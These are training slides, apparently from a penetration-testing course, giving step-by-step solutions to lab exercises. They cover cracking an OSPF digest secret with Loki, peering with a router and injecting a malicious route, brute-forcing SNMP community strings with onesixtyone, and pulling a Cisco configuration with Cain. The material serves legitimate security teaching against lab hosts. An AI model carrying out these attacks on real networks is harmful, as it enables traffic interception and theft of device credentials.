- Stop here, unless you want answers to the exercise

Exploiting OSPF – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own, however, stop right here.

Starting Loki, Target Discovery

1

```
# loki.py
```

2

3

4

IP	ID	AREA	STATE	AUTH	CRACK	MASTER
10.10.10.40	10.10.10.40	0	HELLO	CRYPT	giantzombie	

[2] OSPF: Found password 'giantzombie' for host 10.10.10.40


SANS | SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking | 254

Starting Loki, Target Discovery

First, start Loki at the command line as shown at (1). After Loki starts, invoke the network sniffer by clicking the icon at (2). Select the appropriate network interface in the dialog that follows and then click OK.

After Loki observes OSPF announcement traffic, the "ROUTING" tab label will blink at (3). Clicking this tab will also reveal the "ospf" tab label as blinking at (4). Clicking this label will reveal the presence of a discovered routing target.

OSPF Digest Secret Recovery




OSPF Digest Secret Recovery

To mount an offline dictionary attack against the MD5 digest secret, click the target router to select it at (1).

Next, select the password-cracking attack option by clicking the "Cracking" tab at (2). Then, select the loki.txt password file in /usr/share/wordlists at (3).

Finally, click the "Crack PW" button at (4) to initiate the dictionary attack. This will start the dictionary attack process, revealing the highlighted shared secret after a short period.

OSPF Peer Connection



OSPF Peer Connection

Once we have recovered the OSPF secret, we can create a connection to the router and become an OSPF peer with Loki. First, click the "Connection" tab at (1) to examine the OSPF peer connection attack options. Change the authentication type option to "AUTH_CRYPT" as shown in (2) to allow us to authenticate with knowledge of the OSPF digest secret. Enter the digest secret recovered in the prior slide as the key in (3). Next, change the authenticate identifier to "1" at (4). Check the box to mark the identified OSPF router as a device that can be used for route exchange at (5).

After configuring the necessary authentication options, we can create a peer relationship with the target router. Click the "Hello" button at (6) to start the connection process. Examine the status of the STATE column as it gradually progresses from HELLO to FULL. Once the attack system completes the OSPF peer exchange process with the target system, you will be able to expand the tree list to observe all the discovered routing update information from the victim.

If after several minutes the STATE has not changed from "2WAY," click the Hello button again to turn off the neighbor relationship. After a few seconds, click it again to restart the connection attempt to the OSPF peer.

OSPF Route Enumeration

IP	ID	AREA	STATE	AUTH	CRACK
10.10.10.40	10.10.10.40	0	FULL	CRYPT	
TYPE_ROUTER_LINKS	10.10.0.0	255.255.0.0	TYPE_POINT_TO_POINT		
TYPE_ROUTER_LINKS	1.1.1.3	1.1.1.2	TYPE_TRANSIT_NET		
TYPE_ROUTER_LINKS	29.31.37.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	19.23.27.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	11.13.17.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	10.10.10.40	10.10.10.40	TYPE_TRANSIT_NET		

Connection: Cracking | Injection

Area: 0

Authentication:


Type	Key	ID
AUTH_CRYPT	giantzombie	1

[4] OSPF: Peer 10.10.10.40 in state FULL

OSPF Route Enumeration

After it establishes a peer relationship with the target router, Loki will display "FULL" in the state column and include a list of routes retrieved from the target router, as shown on this slide. This information is valuable for penetration testers, giving us insight into the networking and organization of internal network routes. However, we can extend our access even further by injecting routes as well to create MitM opportunities.

OSPF Route Injection



OSPF Route Injection

As a final attack component, we'll inject our own routing advertisement into the OSPF area. Navigate to the injection attack tab by clicking the "Injection" tab at (1). Next, enter your desired network to inject at (2) using the format 172.17.XXX.0, where XXX is replaced with the last octet of your attack system IP address. Enter the subnet mask as shown at (3). Finally, click the "Add" button at (4) to advertise the presence of this new route within the OSPF network.

Looking Glass Perspective

```
Gateway of last resort is not set

  1.0.0.0/24 is subnetted, 1 subnets
C    1.1.1.0 is directly connected, FastEthernet0/1
O    19.0.0.0/32 is subnetted, 1 subnets
O    19.23.27.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
O    172.17.0.0/24 is subnetted, 1 subnets
O    172.17.110.0 [110/2] via 10.10.10.110, 00:00:36, FastEthernet0/1
C    10.0.0.0/8 is directly connected, FastEthernet0/0
O    11.0.0.0/32 is subnetted, 1 subnets
O    11.13.17.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
O    29.0.0.0/32 is subnetted, 1 subnets
O    29.31.37.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
```

Output from "show ip ospf neighbor" follows.

Neighbor ID	Pri	State	Dead Time	Address	Interface
10.10.10.110	1	FULL/BDR	00:00:30	10.10.10.110	FastEthernet0/0
29.31.37.1	1	FULL/DR	00:00:36	1.1.1.3	FastEthernet0/1

Looking Glass Perspective

After injecting the malicious OSPF advertisement, navigate to the looking glass page at <http://10.10.10.70/routing.html>. Wait a minute as the page automatically refreshes itself and examine both the routing table for your malicious network advertisement and the presence of your attack system IP address as an OSPF neighbor.

Exercise: SNMP Configuration Theft

- In the Exploiting the Network module we looked at SNMP
 - Cisco IOS devices with SNMP RW access permit retrieval of configuration file data
- Your target is at 10.10.10.40
 - Discover SNMP RO community string
 - Discover SNMP RW community string
 - Retrieve Cisco IOS configuration file
- Please do not change MIB data or the router configuration file

Exercise: SNMP Configuration Theft

In the Exploiting the Network module, we looked at various techniques to compromise and manipulate the SNMP protocol on various devices. One valuable attack mechanism against Cisco IOS devices is to retrieve the device configuration file, initiating the transfer with the SNMP read/write string and retrieving the configuration data over TFTP.

The Cain CCDU feature makes it straightforward to retrieve the Cisco configuration file. Use a combination of SNMP community string-guessing tools and Cain to retrieve the configuration from the Cisco IOS target at 10.10.10.40. Please do not make any changes to the MIB or the router configuration file, though. Thanks!

Abusing Cisco SNMP RW – STOP

- Stop here, unless you want answers to the exercise

Abusing Cisco SNMP RW – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

Community String Recovery – onesixtyone

```
# ping -c 2 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.
64 bytes from 10.10.10.40: icmp_seq=1 ttl=255 time=1.62 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=255 time=1.63 ms

--- 10.10.10.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 1.621/1.630/1.639/0.009 ms
# onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 10.10.10.40
Scanning 1 hosts, 50 communities
Cant open hosts file, scanning single host: 10.10.10.40
10.10.10.40 [private] 1 Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M),
Version 12.3(11)T, RELEASE SOFTWARE (fc2) Technical Support:
http://www.cisco.com/techsupport Copyright (c) 1986-2004 by Cisco Systems, Inc.
Compiled Sat 18-Sep-2 11:38 by eaarmas
10.10.10.40 [public] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version
12.3(11)T, RELEASE SOFTWARE (fc2) Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by Cisco Systems, Inc. Compiled Sat 18-Sep-04 11:38 by eaarmas
```


Community String Recovery – onesixtyone

In this solution, the onesixtyone tool is used to brute-force and discover the SNMP community string against the target system. First, verify connectivity to the target at 10.10.10.40 with "ping 10.10.10.40". This is always a good idea before attacking a system with a UDP-based protocol to ensure your traffic will make it to the target.

Next, use onesixtyone with the "-c" parameter, referencing the standard SNMP community string file in /usr/share/doc/onesixtyone/dict.txt. Finally, specify the target IP address as the last command-line parameter.

Quickly, onesixtyone will identify the community public and private community strings on the target system, as shown here.

Cain CCDU Attack (I)




Cain CCDU Attack (1)

With the SNMP read-write community string, we can turn to Cain's CCDU utility to retrieve the target IOS device configuration file. Install the Cain ca_setup.exe installer included on the course USB drive.

Next, start Cain and click the CCDU tab at (1). Click the blue plus sign on the toolbar at (2) and then specify the target as at (3). Click OK to retrieve the target configuration file.

Cain CCDU Attack (2)



Cain CCDU Attack (2)

Cain's CCDU attack quickly recovers the IOS configuration file. If you right-click the Cain entry and select "View," you will get a jumbled configuration file in Notepad because the file is Unix formatted. Instead, browse to the C:\Program Files (x86)\Cain\CCDU directory and open the retrieved file with Notepad++, WordPad, or another editor that handles Windows-formatted text files. You will be able to review the configuration file contents, and even recover weak passwords from the configuration file with Cain's Type 7 Password Decoder feature.

Congratulations, you have reached the end of the SEC660.1 Bootcamp exercises.